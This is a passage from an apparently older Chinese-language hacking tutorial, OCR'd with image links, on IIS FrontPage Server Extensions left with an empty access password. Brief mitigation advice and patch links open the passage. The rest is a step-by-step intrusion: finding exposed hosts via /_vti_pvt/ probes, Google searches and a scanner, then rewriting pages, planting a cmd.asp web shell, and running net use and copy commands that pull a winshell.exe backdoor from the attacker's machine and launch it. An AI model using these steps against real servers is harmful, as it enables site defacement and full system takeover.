


图2

测试攻击：（可参考Unicode漏洞的测试过程，利用方法基本一致，只是编码不同）

漏洞消除：如果不需要可执行的CGI，可以删除可执行虚拟目录，例如 /scripts 等等。如果确实需要可执行的虚拟目录，建议将可执行虚拟目录单独放在一个分区，将所有可被攻击者利用的命令行工具移到另外一个目录中并禁止GUEST组访问。最彻底的解决方法当然还是下载安全补丁，下载地址：

Microsoft IIS 4.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29787

Microsoft IIS 5.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29764

6. Frontpage扩展服务漏洞攻防

1、Frontpage扩展服务默认权限错误漏洞攻防

漏洞情况：Frontpage服务器扩展(FrontPage Server Extensions)是IIS的一个非默认安装组件，它能增强了Web服务器的功能，使得创作者能够远程管理和发布网站，例如通过FontPage直接与Server Extensions交互，实现

文件上载、连接到数据源、修改Web授权等操作。

Frontpage服务器扩展在默认安装的时候其访问密码是为空的，而如果管理员管理疏忽而没有为frontpage服务器扩展设置访问密码，虽然我们说frontpage服务器扩展默认权限漏洞其实是指某些严格来说这算不上一种漏洞，而应该算是一种管理员配置上的失误，但它又确实是一个相当危险的漏洞，因为利用这点攻击者可以Frontpage用来远程管理目标站点、修改网页、获取管理员访问权等等。

漏洞检测：前面我们已经讲了IIS的Frontpage服务器扩展不是默认安装的，要安装它必须打开“Internet服务管理器”，用鼠标右键单击WEB站点，在其菜单中选择“所有任务”→“配置服务器扩展”，然后会弹出服务器扩展配置向导，如图1。




图1

安装提示“完成安装和配置”这样才行。所以不是每台IIS主机都有Frontpage服务器扩展的，我们如何才能检测开放Frontpage服务器扩展的主机呢？别急，安装了Frontpage服务器扩展会在主页存放的文件夹下建立一个“/_vti_pvt/”文件夹，这是此漏洞的标志。根据此点我们可以在IE输入这样一条请求：http://192.168.0.2/vti_pvt/，如果其存在/vti_pvt文件夹就会返回结果：“网页无法显示”，如图2，如果不存在/vti_pvt文件夹则会返回结果：“无法找到网页”，这是一个不错的手工检测的方法。我们也可以利用GOOGLE等搜索引擎用“/_vti_pvt/”这一关键词去搜，可以得到大量的结果，如图3，有人说GOOGLE是黑客的必备工具之一，还真不错，可以用它来找工具，还能用它来搜索漏洞主机。当然发现了Frontpage服务器扩展的主机并不代表它的访问口令一定是空的，你还得连接上去看看。




图2




图3




图4

扫描器对这个漏洞好象不是太关注，许多著

名的扫描器都不能探测到此漏洞，不过大名鼎鼎的“流光”还是可以探测到的，打开“流光”的“高级扫描设置”，在IIS扫描选项里选上“Frontpage扩展”，如图4，然后输入要扫描的地址，如果有Frontpage服务器扩展默认权限漏洞的主机它就能发现，如图5，流光发现了192.168.0.2主机有Frontpage扩展默认权限漏洞。

测试攻击：发现有Frontpage扩展默认权限漏洞的主机该如何利用才能达到入侵的目的呢？假设现在有一台IP为192.168.0.2的Frontpage扩展默认权限漏洞的主机，首先我们需要准备一个工具，就是我们做网页常用的frontpage，然后打开frontpage，选择“文件”—“打开站点”，在打开站点对话框中输入目标主机的IP地址或域名：http://192.168.0.2，如图6。接着单击“打开”按纽，等待几秒钟就会打开目标主机的主页存放的文件夹了，如图7，如果连接不上那可能对方设置了权限。连接成功后服务器里面所有的主页你可以一览无遗，不既如此，你还可以直接用Frontpage来编辑修改它的主页，只要双击其文件名，然后就可以在右边的编辑框里编辑了，更改完成后只要“保存”就行了，你甚至还可以任意地新建或删除里面的网页文件，总之它的主页的所有文件的生杀大权全在你的掌握中，现在知道这个漏洞的威力了吧，而且其操作极其简单，刚碰计算机的人也能完成，唯一的缺点就是安装Frontpage服务器扩展的主机好象不是很多。




图5




图6




图7




图8

主页我们是随意可以修改了，可能有朋友会问了，难道这个漏洞只能访问存放主页的文件夹、改改主页文件吗？当然不是，它的威力大着呢！我们完全可以利用它来获取系统的访问权。虽然通过Frontpage是不能直接上传exe程序，但我们可以用它来“制作”一个ASP木马，再通过这个

ASP木马把后门程序传上去，然后再通过页面方式实现交互cmd环境来启动后门程序，这样就达到获取系统的访问权的目的了，下面我们一步步地进行。

ASP木马就用网上常用的cmd.asp，把它的源代码复制下来，然后Frontpage在192.168.0.2服务器的主页上新建或修改一个asp文件，然后把源代码粘贴上去后保存，如图8，这样ASP木马制作完成，以后只要在IE输入：**http://192.168.0.2/cmd.asp**就能访问。接着我们再来上传后门程序，随便选一个，只要能在cmd执行的就行，我们这里用winshell，这是孤独剑客写的一个有密码验证的Shell后门，先填入你要的监听端口和验证密码，然后按“make”按纽生成server端程序，如图9，我们要上传的就是生成server端程序。




图9





图10

接着在IE输入：http://192.168.0.2/cmd.asp，如图10，然后cmd.asp里输入以下命令：**net use \\192.168.0.1\ipc$ "123456" /user:"administrator"**，然后按“run”执行。看清楚是192.168.0.1，这是本地主机的IP地址，这条命令是让192.168.0.2主机与我的本地主机192.168.0.1建立ipc连接，123456是本地主机的administrator的密码，当然我的系统也要是win NT/2000。显示命令完成后，再输入命令：copy \\192.168.0.1\c$\winshell.exe c:\，如图11，这个命令是让192.168.0.1主机把192.168.0.1主机C盘上的刚才生成的winshell.exe拷贝到自己的c盘上，“run”后系统会提示：“已复制1个文件”，然后再在cmd.asp页面下输入：c:\winshell.exe命令来启动winshell.exe后门程序，如图12，等一会儿后我们就可以从后门登录来“管理”系统了。



